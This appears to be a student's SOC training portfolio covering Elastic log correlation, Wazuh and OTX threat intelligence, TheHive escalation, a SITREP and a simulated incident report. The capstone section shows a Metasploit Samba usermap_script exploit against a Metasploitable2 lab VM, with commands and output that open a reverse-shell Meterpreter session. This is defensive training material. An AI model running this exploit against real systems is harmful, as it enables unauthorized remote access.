
SOC Practical: Advanced Log Analysis (Elastic Security)- Atharva Deokar


1. Log Correlation

In this task, failed login events (Event ID 4625) were analyzed and correlated with outbound network traffic to identify suspicious activity.

Timestamp	Event ID	Source IP	Destination IP	Notes
2025-08-18 12:00:00	4625	192.168.1.100	8.8.8.8	Suspicious DNS request




Correlated Outbound Traffic From Same IP



2. Anomaly Detection Rule


A detection rule was created in Elastic Security to identify high-volume data transfers where network.bytes_out > 1MB



3.Log Enrichment (GeoIP)

GeoIP enrichment was applied to logs to map IP addresses to geographic locations, improving threat visibility and analysis.


GeoIP enrichment adds geographical information to IP addresses in logs. It helps identify suspicious foreign connections, detect abnormal login behavior, and improve threat investigation. This additional context allows SOC analysts to quickly prioritize incidents and respond effectively to potential cyber threats.



SOC Practical: Threat Intelligence Integration (Wazuh + OTX)


1.Threat Feed Import (AlienVault OTX → Wazuh)

AlienVault OTX threat feeds were integrated into Wazuh to match Indicators of Compromise (IOCs) such as malicious IPs. A mock IP (192.168.1.100) was used to simulate detection of malicious activity.



2.Alert Enrichment


Wazuh alerts were enriched with threat intelligence data from OTX, providing additional context such as IP reputation and threat classification.



Alert ID	IP	Reputation	Notes
003	192.168.1.100	Malicious (OTX)	Linked to C2 server

3. Threat Hunting (MITRE T1078 - Valid Accounts)

Threat hunting was performed to detect misuse of valid user accounts by analyzing login activity. A query was used to filter out system accounts and focus on real user activity.



Threat hunting for T1078 identified suspicious use of valid accounts by analyzing non-system user activity. Unusual login times and unknown IP addresses indicated possible credential compromise. Integrating OTX threat intelligence enhanced detection by identifying malicious IPs, improving alert accuracy and enabling faster response to potential account misuse.

SOC Practical: Incident Escalation Practice

4. 1. Escalation Simulation (TheHive)

A high-priority case was created for unauthorized access on Server-Y and escalated to Tier 2.

Escalation Summary:

An unauthorized access incident was detected on Server-Y at 13:00 on 2025-08-18 from IP 192.168.1.200. The activity relates to MITRE T1078. The system was isolated and the case escalated to Tier 2 for further investigation.

2. SITREP (Google Docs)

SITREP - Unauthorized Access on Server-Y

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Situation Report (SITREP)

Title: Unauthorized Access on Server-Y
Date: 2025-08-18
Time: 13:10

Summary:


An unauthorized access incident was detected on Server-Y at 2025-08-18 13:00. The source IP address is 192.168.1.200. The activity is associated with MITRE ATT&CK technique T1078 (Valid Accounts).

Actions Taken:

- Isolated Server-Y from the network
- Terminated suspicious sessions
- Escalated the incident to Tier 2 for further investigation

Status: In Progress

5. 3. Workflow Automation (Splunk Phantom)





SOC Practical: Alert Triage and Threat Intelligence Report

Alert ID	Description	Source IP	Priority	Status
004	Suspicious PowerShell Execution	192.168.1.101	High	Open

Analysis Notes: PowerShell execution is often abused for fileless malware, privilege escalation, or lateral movement. The internal IP suggests a potentially compromised host within the network. Recommended steps include reviewing command-line arguments, parent processes, and correlating logs.

IOC Validation Summary: No matches found for the IP in threat intelligence platforms, indicating it is likely an internal address. However, absence of detection does not rule out compromise. The suspicious activity warrants deeper investigation.





SOC Capstone Project: Full Workflow Simulation

1.Attack Simulation (Metasploit)


Exploit used: exploit/multi/samba/usermap_script against Metasploitable2. Successful remote code execution achieved with Meterpreter session established.

```
msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.101:445 - Trying return address 0xbffffbfc...
[*] 192.168.1.101:445 - Selected return address 0xbffffbfc
[*] 192.168.1.101:445 - Attempting to trigger the vulnerability...
[*] Sending stage (1017704 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.101:39446)
    at 2025-08-18 14:00:00 +0000
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.0.0 (Linux 2.6.24-16-server)
Architecture  : x86
Meterpreter   : x86/linux
meterpreter >
```


2.Detection & Triage (Wazuh)

Timestamp	Source IP	Alert Description	MITRE Technique
2025-08-18 14:00:00	192.168.1.101	Samba exploit detected	T1210




3.Response & Containment (CrowdSec)

Compromised VM isolated and attacker IP blocked using CrowdSec. Ping test confirmed successful containment (requests timed out).




4.Escalation (TheHive Case Summary)

A high-severity incident involving Samba exploitation was detected. The attacker gained unauthorized access via a known vulnerability (T1210). Immediate containment actions were taken. Case escalated to Tier 2 for deeper analysis.



5.Incident Report (SANS Style)

Executive Summary: Attack detected and contained quickly. Timeline: Detection to containment completed within minutes. Analysis: Exploitation of Samba vulnerability enabled remote access. Recommendations: Patch systems, enhance monitoring, conduct forensic analysis.



6. Executive Briefing

A cyberattack was detected targeting one of our systems using a known software weakness. The attacker gained unauthorized access but was quickly identified by our monitoring tools. Our security team immediately isolated the affected system and blocked the attacker to prevent further damage. At this time, there is no evidence of data loss, but a deeper investigation is ongoing. We are taking steps to strengthen our defenses, including applying security updates and improving monitoring. The situation is under control, and proactive measures are being implemented to reduce the risk of similar incidents in the future.